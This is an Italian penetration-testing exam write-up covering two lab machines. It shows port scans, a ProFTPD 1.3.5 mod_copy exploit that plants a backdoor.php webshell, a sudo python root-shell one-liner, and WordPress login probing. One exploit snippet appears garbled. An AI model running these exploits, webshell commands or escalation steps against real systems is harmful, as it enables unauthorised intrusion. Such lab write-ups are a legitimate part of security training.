

mac1


<http://192.168.11.102>

sulla pagina iniziare troviamo index.php quindi gira codice php.

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 70:f3:05:57:a9:11:18:86:9e:82:4f:66:11:e0:cf:e5 (DSA)
|   2048 83:53:57:db:cd:45:de:ae:47:06:80:1d:5e:59:8e:b0 (RSA)
|   256 89:33:34:38:20:8f:b3:10:27:ba:3c:88:01:52:f5:90 (ECDSA)
|_  256 3e:cf:74:52:4f:4e:00:b5:d0:08:bb:6c:78:20:8d:c2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version      port/proto  service
|   100000   2,3,4         111/tcp     rpcbind
|   100000   2,3,4         111/udp     rpcbind
|   100000   3,4           111/tcp6    rpcbind
|_  100000   3,4           111/udp6    rpcbind
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

incominciamo ad analizzare ftp e smb. con i soliti tool di enumerazione per vedere se c'è qualcosa di interessante. già da qui notiamo che c'è una porta diversa da quelle di default che ospita un servizio rpcbind (già visto in una macchina widnows dove è stato possibile montare un file system in remoto) anche se sembra una macchina linux questa.

```
[+] Timeout: 10s
=====
2020/07/07 13:31:12 Starting go
=====
/login.html (Status: 200)
/index.html (Status: 200)
Progress: 701 / 87665 (0.80%)
```



vediamo se possiamo farci qualcosa di utile
ho notato che non sembra una vera form di login ma più una stampa che prende il nome utente e lo rimette in una pagina html, provando ad iniettare codice php (il sitio phpinfo) mi ha tornato cosa credi di fare e quindi probabilmente c'è un minimo di filtro

```
lollo@kali:~/Desktop/esame/mac1$ ftp 192.168.11.102
Connected to 192.168.11.102.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.11.102]
Name (192.168.11.102:lollo): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
530 Please login with USER and PASS
ftp: bind: Address already in use
ftp> binary
200 Type set to I
ftp> █
```

entrando su ftp con le credenziali di anonymous (ne ho provate diverse tra anonymous e anonymous@domain.com) comunque sembra essere bloccato quindi probabilmente devo trovare un'altra credenziale


sto cercando qualcosa perchè sono aperti solo questi 3 servizi, (adesso provo uno scan un pò più approfondito in udp magari) in ftp non riesco ad entrare, pensavo fosse per il problema di settare la passive mode ma usando pftp comunque non riesco ad entrare, mentre sulla porta 111 cercando su internet ho trovato diverse tecniche di enumerazione ecc però ancora non ho capito bene cosa potrebbe funzionare.

```

lollo@kali:~/Desktop/esame/mac1$ ftp -p 192.168.11.102
Connected to 192.168.11.102.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.11.102]
Name (192.168.11.102:lollo): Anonymous
331 Password required for Anonymous: UNIX.
Password:
Using binary mode to transfer files.
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
530 Please login with USER and PASS
Passive mode refused.
ftp> binary
200 Type set to I
ftp> ls
530 Please login with USER and PASS
Passive mode refused.
ftp>

```

quello che ho in mente è che riuscendo ad entrare in ftp in qualche modo potrei trovare delle credenziali collegate al sito, perchè il login probabilmente è fatto in modo che beccando le credenziali giuste ci dia qualcosa magari per accedere in ssh.



sto provando diverse

```
http://info.gen.at/
lollo@kali:~/Desktop/esame/mac1$ python 36803.py 192.168.11.102 / ls
if (len(sys.argv) < 4):
    print '\n Usage: exploit.py server <remote> cmd'
    sys.exit(1)
server = sys.argv[1]
remote = sys.argv[2]
cmd = sys.argv[3]
evil = '<?php system("'" + cmd + "'" ) ?>'
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((server, 111))
s.send(evil)
print '[ + ] Connected to server [ + ]'
s.recv(1024)
print '[ + ] Connected to server [ + ] \n'
s.send('ls')
```

sembra che per questa versione di ftp ci sia un exploit che permetta di fare command execution

da come dice questo sito sempre su wxploit db <https://www.exploit-db.com/exploits/36742> c'è un grosso problema con questa versione di ftp che si potrebbe sfruttare (da come ho capito) con un'altro exploit che è quello della foto: <https://www.exploit-db.com/exploits/36803> che però non sembra funzionarmi.

sto abbandonando per provare a farne un'altra: l'idee che ho avuto le ho scritte tutte, l'unica cosa che effettivamente non ho approfondito è come sfruttare la porta 111 rcpbind (farò l'ultima prova) solo che mi sembra più corretto passare da ftp anche se non sono riuscito a trovare il modo per farlo. per questioni di tempo sto passando ad altre (preferisco non rimanere bloccato troppo su questa e magari perdermi altre più fattibili per me).

```
lollo@kali:~/Desktop/esame/mac1$ nc -t 192.168.11.102 -p 111
libnsock mksock_bind_addr(): Bind to 0.0.0.0:111 failed (IOD #1): Permission denied (
13)
Ncat: Connection refused.
lollo@kali:~/Desktop/esame/mac1$ nc -t 192.168.11.102 111
^C
lollo@kali:~/Desktop/esame/mac1$ telnet -h
telnet: invalid option -- 'h'
Usage: telnet [-4] [-6] [-8] [-E] [-L] [-a] [-d] [-e char] [-l user]
        [-n tracefile] [ -b addr ] [-r] [host-name [port]]
lollo@kali:~/Desktop/esame/mac1$ telnet 192.168.11.102 111
Trying 192.168.11.102...
Connected to 192.168.11.102.
Escape character is '^I'.
ls
Connection closed by foreign host.
lollo@kali:~/Desktop/esame/mac1$
```

ho provato anche queste giusto per provare se c'era magari qualche servizio che girava dietro.

sono quasi le 5 e sto continuando a provare sulla prima.

sto leggendo altri exploit e mi sa che mi permettono di fare file inclusion e quindi potrei uploadargli una shell se solo riuscissi a farlo funzionare.

```
usage: exploit.py [-h] --host HOST --port PORT --path PATH
exploit.py: error: argument --path is required
lollo@kali:~/Desktop/esame/mac1$ python exploit.py --host 192.168.11.102 --port 21 --path "/var/www/html"
[+] CVE-2015-3306 exploit by t0kx
[+] Exploiting 192.168.11.102:21
[+] Target exploited, accessing shell at http://192.168.11.102/backdoor.php
[+] Running whoami: www-data
[+] Done
lollo@kali:~/Desktop/esame/mac1$
```

alla fine è bastato provare un'altro exploit per farcela...

```
192.168.11.102/login.nc x | GitHub - t0kx/exploit x | Prof FPD 1.3.5 exploit x | 192.168.11.102/backdoor.php x | ht
view-source:http://192.168.11.102/backdoor.php?cmd=which nc
Hacking write up
1 proftpd: 10.1.11.3:50264: SITE cpto /tmp/./bin/nc
2
```

e finalmente ho ottenuto command execution


una volta ottenuto command execution è stato tutto molto semplice in quanto grazie ad una shell di pentestmonkey ho ottenuto la shell e preso la prima flag mentre facendo sudo -l semplicemente ho visto che potevo eseguire python come root e quindi ho usato questo comando epr spawarmi una shell di root : `sudo python -c 'import os; os.system("/bin/sh")'`

mac2


Secondo esercizio: 192.168.11.101



```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-07 14:37 CEST
Nmap scan report for 192.168.11.101
Host is up (0.055s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b6:bd:8b:1d:d8:a4:ff:20:8c:5d:3f:c9:cd:1a:3a:a2 (RSA)
|   256 79:10:d0:09:9a:72:83:f7:1d:40:d8:cf:b5:5f:e5:88 (ECDSA)
|_  256 29:c2:33:be:6f:05:e7:51:0b:dd:95:ba:fa:bb:b0:9f (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Did not follow redirect to http://frasecblog/
|_ https-redirect: ERROR: Script execution failed (use -d to debug)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

sembra molto standard, ha robots.txt e ha già trovato una cartella da guardare.



mettendo l'ip mi ha aperto questa, provo a metterla in etc/hosts e infatti funziona





sto provando un modo per entrare perchè una volta entrati se la versione di wordpress è quella già incontrata un paio di volte, sappiamo che possiamo exploitare la macchina ed ottenere una reverse shell andando ad inserire codice php in una particolare parte della pagina dei temi (theme, editor se non sbaglio e modificare il codice 404 default qualcosa se non ricordo male).

tramite l'utilizzo di gobuster ho cercato un pò sul sito (sia sul blog e sia su wp-admin) non trovo niente di interessante e comunque spesso le pagine giustamente mi rimandano al login quindi sto cercando un modo di ottenere qualche info per loggarmi dentro. provo a fare qualche altra scansione perchè sembrano esserci solo 2 porte aperte.

nè nella macchina di prima e nè nella macchina di ora ho fatto troppe ricerche sulle versioni exploitabili di ssh. in quanto sembrano esserci dei vettori di attacco più

“diretti” anche se per adesso non ho trovato niente in entrambe le macchine. per questioni di tempo sto provando ad approfondire soprattutto i servizi e i file che posso trovare sul web server piuttosto che fissarmi sulle versioni di ssh e vedere se esiste un exploit (che di solito è un exploit per enumerare gli utenti quindi potrebbe anche servirmi a poco).

```
lollo@kali:~/Desktop/esame/mac2$ nmap -p- -oA nmap/full 192.168.11.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-07 14:59 CEST
Nmap scan report for frasecblog (192.168.11.101)
Host is up (0.064s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 46.90 seconds
lollo@kali:~/Desktop/esame/mac2$
```

anche in questo caso niente di nuovo dalla versione full.

nel file robots ci sono la cartella che mi dice che c'è wordpress (e sto cercando delle credenziali) e un file ajax (che dovrebbe essere una sorta di script java ma asincrono) che mi stampa 0 a schermo.
sto leggendo che il file admin_ajax.php potrebbe essere un file che mi permette di fare quelle query.

ho controllato anche gli exploit per ssh e risultano i soliti exploit per enumerare gli utenti (come sempre per adesso non penso sia la via giusta anche per le considerazioni fatte all'inizio dell'esame, se eventualmente dopo avrò tempo allora lo proverò):
<https://www.exploit-db.com/exploits/40136>

```
view-source:http://frasecblog/wp-content/plugins/wp-with-spritz/wp.spritz.login.success.html
Hacking write up
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <meta charset="utf-8" />
5     <meta name="viewport" content="width=device-width, initial-scale=1" />
6     <title>Spritz Login Success</title>
7   </head>
8   <body>
9     <script type="text/javascript">
10       var hash = window.location.hash;
11       var origin = window.location.protocol + "://" + window.location.host;
12
13       // also set token as window.name, just as a crazy fail safe
14       window.name = hash;
15
16       // postMessage does not work reliably in IE, pass the value through localStorage
17       if (typeof(localStorage) !== 'undefined') {
18         try {
19           localStorage.setItem("spritz.authResponse", hash);
20         }
21         catch(e) {
22           if(console) {
23             console.log(e, "Can't write to localStorage");
24           }
25         }
26       }
27
28       if (window.opener) {
29         window.opener.postMessage(hash, origin);
30       }
31     </script>
32   </body>
33 </html>
```

girando sul sito ho trovato questo link e esiste un exploit per fare Remote File Inclusion (anche qui penso che prima io debba essere loggato per poter exploitare qualcosa all'interno di wp-admin)

ho provato a fare un pò di sqli sulla form di wordpress (sperando sia magari qualche versione custom fatta molto simile ma non sembra essere così)

Request

RawParamsHeadersHex

```
1 POST /wp-login.php HTTP/1.1
2 Host: frasecblog
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/82.0.4095.2 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://frasecblog/wp-login.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 88
10 Connection: close
11 Cookie: wordpress_test_cookie=WP+Cookie+check
12 Upgrade-Insecure-Requests: 1
13 User: 1
14
15 log=admin&pwd=admin&wp-submit=Logini&redirect_to=
  http%3A%2F%2Ffrasecblog%2Fwp-admin%2Ftestcookie=1
```

Response


RawHeadersHexRender

```
1 HTTP/1.1 200 OK
2 Date: Tue, 27 Jul 2020 13:29:53 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Wed, 11 Jan 1984 05:00:00 GMT
5 Cache-Control: no-cache, must-revalidate, max-age=0
6 Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/
7 X-Frame-Options: SAMEORIGIN
8 Vary: Accept-Encoding
9 Content-Length: 5554
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <!-- [if IE &#38;]
15 <html xmlns="http://www.w3.org/1999/xhtml" class="ie&#38;" lang="it-IT">
16 <![endif]-->
17 <!-- [if !IE &#38;] <!-->
18 <html xmlns="http://www.w3.org/1999/xhtml" lang="it-IT">
19 <!-- [endif]-->
20 <head>
21   <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
22   <title>
```

mi ero soffermato su dei cookie particolari che vengono settati in andata e ritornando. anche analizzando per bene la pagina del blog iniziale (vedendo il codice sorgente) non ho trovato nulla che possa aiutarmi a trovare delle credenziali. la form risponde dicendo che non c'è l'utente scritto e mi verrebbe in mente di sfruttarla come oracolo ma dalle prove fatte prima non mi sembra una versione custom e quindi non penso abbiamo questo difetto.

